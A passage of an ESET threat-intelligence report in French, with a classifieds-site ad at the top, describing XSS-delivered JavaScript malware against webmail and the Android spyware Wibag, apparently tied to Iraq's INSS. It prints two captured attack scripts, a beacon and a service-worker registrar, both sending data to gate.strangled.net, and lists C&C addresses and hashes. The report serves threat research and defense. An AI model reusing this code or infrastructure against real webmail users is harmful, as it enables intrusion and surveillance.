- *Annonces gratuites – ajoutez votre annonce en quelques minutes !*
- *Des milliers d'offres – emplois, immobilier, services et bien plus encore !*
- *Acheteurs et vendeurs locaux – pas d'intermédiaires, pas de coûts cachés.*

🚀 Commencez maintenant ! Ajoutez une annonce gratuitement et trouvez ce que vous cherchez !
À bientôt sur Infoludek.pl ! 😊

Nous avons identifié deux malwares JavaScript chargés via l'exploitation de la vulnérabilité XSS :

- Un téléchargeur – voir Figure 8.
- Un créateur de script de service – voir Figure 9.

```
let data = {"recipient_id":12536,"mailing_id":92,"content_id":68,"list_id":84};
data.type = 'check';
data.message = `Open check payload from "${window.location.origin + window.location.pathname}"`;
fetch(`${window.location.protocol}//gate.strangled.net/webhook.php?data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
```

Figure 8 Téléchargeur JavaScript

```
var element = document.querySelector('[aria-labelledby="aria-label-messageattachments"]');
element.style.display = 'none';
const params = new URLSearchParams(window.location.search);
const uid = params.get("_uid");
const swUrl = `?_task=mail&_mbox=INBOX&_uid=${uid}&_part=2&_download=1&_action=get&_token=${rcmail.env.request_token}`;
let data = {"recipient_id":292,"mailing_id":38,"content_id":33,"list_id":37};

async function registerServiceWorker() {
    try {
        const registration = await navigator.serviceWorker.register(swUrl);
        data.type = 'sw_register_success';
        data.message = 'The Service Worker has been successfully registered';
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    } catch (error) {
        data.type = 'sw_register_error';
        data.message = `Service Worker registration failed: ${error.message}`;
        fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
    }
}

if ('serviceWorker' in navigator) {
    registerServiceWorker();
} else {
    data.type = 'sw_register_error';
    data.message = 'Service Worker is not supported';
    fetch(`${window.location.protocol}//gate.strangled[.]net/webhook.php?
data=${btoa(encodeURIComponent(JSON.stringify(data)))}`);
}
```

Figure 9 Créateur de script de service

Un voleur d'identifiants et un voleur d'email font partie des autres malwares.

Du côté de l'infrastructure réseau, nous avons remarqué que l'acteur de menaces utilisait des fournisseurs de DNS gratuits tels que `ignorelist.com`, `mooo.com`, `strangled.net`, `twilightparadox.com`, `jumpingcrab.com`, et `chickenkiller.com`.

Logiciels espions Android en Irak

Le 20 avril 2025, un logiciel espion Android a été téléchargé sur VirusTotal depuis l'Irak[1], marquant la découverte d'une famille de malwares jusqu'alors inconnue que nous avons nommée Wibag. Le 10 juillet 2025, un utilisateur irakien a téléchargé un nouvel échantillon[2] de Wibag sur VirusTotal.

Wibag se fait passer pour l'application YouTube et peut être téléchargé à partir du site web de diffusion `https://asd-baghdad[.]com/w.apk`, qui est également un serveur de C&C. Il doit être téléchargé et installé manuellement, et toutes les autorisations doivent être accordées manuellement. L'application n'a jamais été disponible sur Google Play Store.

Ce logiciel espion est capable d'exfiltrer des informations sensibles et de recevoir des commandes d'un serveur de C&C Firebase (`wifichat-71611-default-rtdb.firebaseio[.]com`). Il enregistre les frappes au clavier pour des applications spécifiques telles que Telegram, WhatsApp, Instagram, Facebook Messenger et Snapchat. Il enregistre l'audio via le microphone, exfiltre les messages SMS, les journaux d'appels, les données de localisation et les contacts, et effectue des captures d'écran. Il peut également enregistrer des appels WhatsApp et des appels téléphoniques.

Il est intéressant de noter que l'URL `https://asd-baghdad[.]com/vtrack/public/login.html` a été soumise à **urlscan.io** le 17 octobre 2024, et qu'elle révèle la page de connexion à l'interface d'administration, comme le montre la Figure 10.





Figure 10 Interface d'administration de Wibag

Cette page de connexion contient deux éléments intéressants :

- le logo du service de sécurité national irakien (INSS), une agence nationale qui se concentre sur les groupes extrémistes et les réseaux criminels, et
- le système est nommé منظومة اسد بغداد, ce qui peut être traduit par Système du Lion de Bagdad.

Étant donné que les échantillons ont été téléchargés sur VirusTotal depuis l'Irak, il est possible qu'il s'agisse d'une opération menée par l'INSS. Toutefois, nous ne pouvons pas totalement exclure qu'un groupe non apparenté ait utilisé le logo pour brouiller les pistes.



Secteurs ciblés dans des attaques non encore attribuées

Techniques d'accès initial utilisées dans les attaques non attribuées (avec ID MITRE ATT&CK)

[1] SHA-1: 108434346A996D4BD82D693ECDB5DFEA3E988F4F
[2] SHA-1: A85C6FED6A4B5EB453058111B533EC19FBBBE757

À propos d'ESET

ESET, entreprise européenne de cybersécurité reconnue mondialement, se positionne comme un acteur majeur dans la protection numérique grâce à une approche technologique innovante et complète. Fondée en Europe et disposant de bureaux internationaux, ESET combine la puissance de l'intelligence artificielle et l'expertise humaine pour développer des solutions de sécurité avancées, capables de prévenir et contrer efficacement les cybermenaces émergentes, connues et inconnues.

Ses technologies, entièrement conçues dans l'UE, couvrent la protection des terminaux, du cloud et des systèmes mobiles, et se distinguent par leur robustesse, leur efficacité et leur facilité d'utilisation, offrant ainsi une défense en temps réel 24/7 aux entreprises, infrastructures critiques et utilisateurs individuels.

Grâce à ses centres de recherche et développement et son réseau mondial de partenaires, ESET propose des solutions de cybersécurité intégrant un chiffrement ultra-sécurisé, une authentification multifactorielle et des renseignements approfondis sur les menaces, s'adaptant constamment à l'évolution rapide du paysage numérique.

Pour plus d'informations, consultez **www.eset.com/fr** et suivez-nous sur **LinkedIn**, **Facebook** et **Instagram**.

ESET Threat Intelligence

Rapports généraux sur les menaces et Rapports sur les activités des groupes APT

GitHub ESET

@ESETresearch

WeLiveSecurity.com/fr/

Cybersecurity
Progress. Protected.

(eset):research